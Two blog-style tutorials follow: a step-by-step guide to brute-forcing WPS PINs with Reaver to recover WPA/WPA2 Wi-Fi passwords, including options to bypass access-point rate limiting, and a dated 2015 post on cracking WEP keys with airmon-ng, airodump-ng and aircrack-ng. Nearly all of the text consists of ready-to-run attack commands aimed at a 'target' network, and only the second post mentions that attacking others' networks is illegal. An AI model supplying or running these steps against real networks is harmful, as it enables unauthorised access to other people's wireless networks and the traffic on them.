You do not have to be a expert at Linux or at using a computer. The simple command-line (console ) will do it all. You may need a fair bit of time for this process and maybe also some luck. The brute force may take from 2 hours to more than 10 hours. There are various ways to set up Reaver, but here are the requirements for this guide.
  • Backtrack OS. Backtrack is a bootable Linux distribution with lots of pen-testing tools. You can use various other Linux distribution but I prefer Backtrack. If you don`t know how to install Backtrack then please check this link first.
  • Computer and wireless network card. I cannot guarantee this will work with all the internal wireless card. I recommend a external wireless card.
  • Patience. The process is simple but brute forcing the PIN takes time. So you have to be patient. Kicking the computer won’t help.
Let’s Get Started

Have a Backtrack OS ready for action.
UPDATE: Use Kali Linux instead of Backtrack. See Backtrack is dead – Long Live Kali Linux

Step 1: Boot into BackTrack

You can use any method to boot into Backtrack eg. from live CD, VMware, dual boot, etc. Boot it first into the GUI mode and open up a new console (command line) which is in the taskbar. Then boot into backtrack. During the boot process, BackTrack will prompt you to to choose the boot options. Select “BackTrack Text – Default Boot Text Mode” and press Enter.
After some time Backtrack will take you into a command line prompt where you should type startx and press Enter. BackTrack will boot will into Graphical User Interface (GUI) mode.

Step 2: Install Reaver (Skip this step if you are using BackTrack 5)

Reaver should be already installed in the Backtrack 5 but if you are using an older version of Backtrack or any other Linux distribution, you can install Reaver by using the steps below.
  1. First Connect your BackTrack to the internet. For WiFi connection go to Application > Internet > WICD Network Manager.
  2. Select your network and click connect and input your password if necessary, click OK and click CONNECT the second time.
Now that you are connected to internet, it’s time to install Reaver. Click the terminal icon in the menu bar. And at the console type the following:
 
apt-get update
 
apt-get install reaver

Now if everything worked fine you will get a freshly installed Reaver tool. If you are testing it in your own system, please go to WICD Network Manager and Disconnect yourself first!

Step 3 : Gather Information

Before launching the Reaver attack, you need to know your target wireless network name or BSSID. This is the series of unique letters and number of a particular router, and you will need its channel number too. To find this, make your wireless card go into monitor mode, and gather the required information from the access points. Let’s go.

First lets find your wireless card. Inside terminal or console, type:
airmon-ng

Press Enter and you should see a list of interface names of different devices. There should be a wireless device in that list connected to BackTrack. Probably it may be WLAN0 or WLAN1.


Enable monitor mode. Assuming your wireless card interface name is WLAN0, type this command in that same console.

airmon-ng start wlan0


This code will create a new monitor mode interface mon0 as in the screenshot below. Keep note of the code.


Search the BSSID of the Access Point(router) you want to crack. There are few ways to search for the Access Point BSSID, but I prefer to use the inbuilt Reaver search method which shows the list of WPS-vulnerable BSSIDs only.

In the console, type this following command and press enter:
 
wash -i mon0

You will see the list of wireless networks that support WPS and are vulnerable to Reaver as seen in the screenshot below. After few minutes you can stop the scan by pressing Ctrl+C.


Step 4: Let’s Start Cracking
I suggest you to try to crack the ones which have WPS lock disabled or say “NO” in WPS Locked column. It may also work if it says YES but I am not sure of that. For that, copy the BSSID of the target AP and also keep note of its channel. In the console, type the following then Enter:
 
reaver -i monitormode -c channel -b targetbssid -vv

In my case the monitor mode will be mon0 channel 1, targetbssid would be

C8:3A:35:54:88:81

-vv is written to show the current statistic of the attack as a percentage completed, currently brute forcing PIN and so on; so we will type the following and enter:
reaver -i mon0 -c 1 -b C8:3A:35:54:88:81 -vv

Press Enter and you should see the attack process as in the screenshot below.
Please note that you will not get “Restore previous session…”  at this point, because I already tried to crack it,  and it’s prompting me to resume from that paused point.
Your progress will also be saved if you press Ctrl+C. It will then prompt you in the same way, if you again hit the command, and you can resume it from there.

crack WPA2 WiFi password using reaver

Now just wait or have some coffee and let Reaver do its magic. It might take from 2 hours to 10 hours or more. There are 8 numeric digits of WPS, but the WPS authentication protocol cuts the pin in half and validates each half separately. Since the last digit of pin is a cheksum value, which can be calculated on the basis of previous value, there are 10^4=10,000 possible values for first half and then 10^3=1000 values for the last pin. So the WPS pin code is one of 11,000 possible pin codes. Some APs can check the WPS pin at the rate of 1 pin per second. Some take more so it depends upon the AP, and also the network connection.
When the PIN is successfully brute-forced, Reaver will show you the WPS PIN and the plain password of the AP like in the below screenshot.

crack WPA2 WiFi password using reaver

I recommend you keep note of the WPS pin, so that if the password is changed again you can hack that in few seconds the next time by using the following process.
 
reaver -i (monitor interface) -b (BSSID) -c (channel) --pin=(8 digit pin) -vv

Example:
 
reaver -i mon0 -b 11:22:33:44:55:66 -c 1 --pin=12345678 -vv

So now the error part… as you might get a bunch of errors depending upon your conditions. You might get some timeout but that’s normal. If you are getting other errors, see the below Error Section.

Error Section:
  • If 10 consecutive unexpected WPS errors are encountered, a warning message will be shown. This may be a sign that the AP is rate limiting pin attempts. A waiting command can be issued whenever these warning messages appear. Use the following command:
reaver -i mon0 -b 00:01:02:03:04:05 --fail-wait=360
  • The default receive timeout period is 5 seconds. This timeout period can be set manually if necessary (minimum timeout period is 1 second):
reaver -i mon0 -b 00:01:02:03:04:05 -t 3
  • The default delay period between pin attempts is 1 second. This value can be increased or decreased to any value. Please note that 0 means no delay:
reaver -i mon0 -b 00:01:02:03:04:05 -d 0
Here ends the tutorial on how to crack wireless network easily using Reaver. Good Luck!

Thursday, 9 July 2015

Wifi Hacking - WEP - Kali Linux Aircrack-ng suite

Alright, this post is written assuming you have Kali Linux up and running on your computer. So if you are still following, then just follow these simple steps-


Firstly, create a wireless network to crack. Don't use this method on others. It is illegal. Then proceed with the steps below.

1. Find out the name of your wireless adapter.


Alright, now, your computer has many network adapters, so to scan one, you need to know its name. So there are basically the following things that you need to know-
  • lo - loopback. Not important currently.
  • eth - ethernet
  • wlan - This is what we want. Note the suffix associated.
Now, to see all the adapters, type ifconfig on a terminal. See the result. Note down the wlan(0/1/2) adapter.


2. Enable Monitor mode

Now, we use a tool called airmon-ng to  create a virtual interface called mon. Just type 
airmon-ng start wlan0
 Your mon0 interface will be created.


3. Start capturing packets

Now, we'll use airodump-ng to capture the packets in the air. This tool gathers data from the wireless packets in the air. You'll see the name of the wifi you want to hack.
airodump-ng mon0


4. Store the captured packets in a file 

This can be achieved by giving some more parameters with the airodump command
airodump-ng mon0 --write name_of_file

Now the captured packets will be stored in name_of_file.cap
You have to wait till you have enough data (10000 minimum)


5. Crack the wifi

If all goes well ,then you'll be sitting in front of your pc, grinning, finally you've got 10000 packets (don't stop the packet capture yet). Now, you can use aircrack-ng to crack the password. (in a new terminal)
aircrack-ng name_of_file-01.cap 
The program will ask which wifi to crack, if there are multiple available. Choose the wifi. It'll do its job. If the password is weak enough, then you'll get it in front of you. If not, the program will tell you to get more packets. The program will retry again when there are 15000 packets, and so on.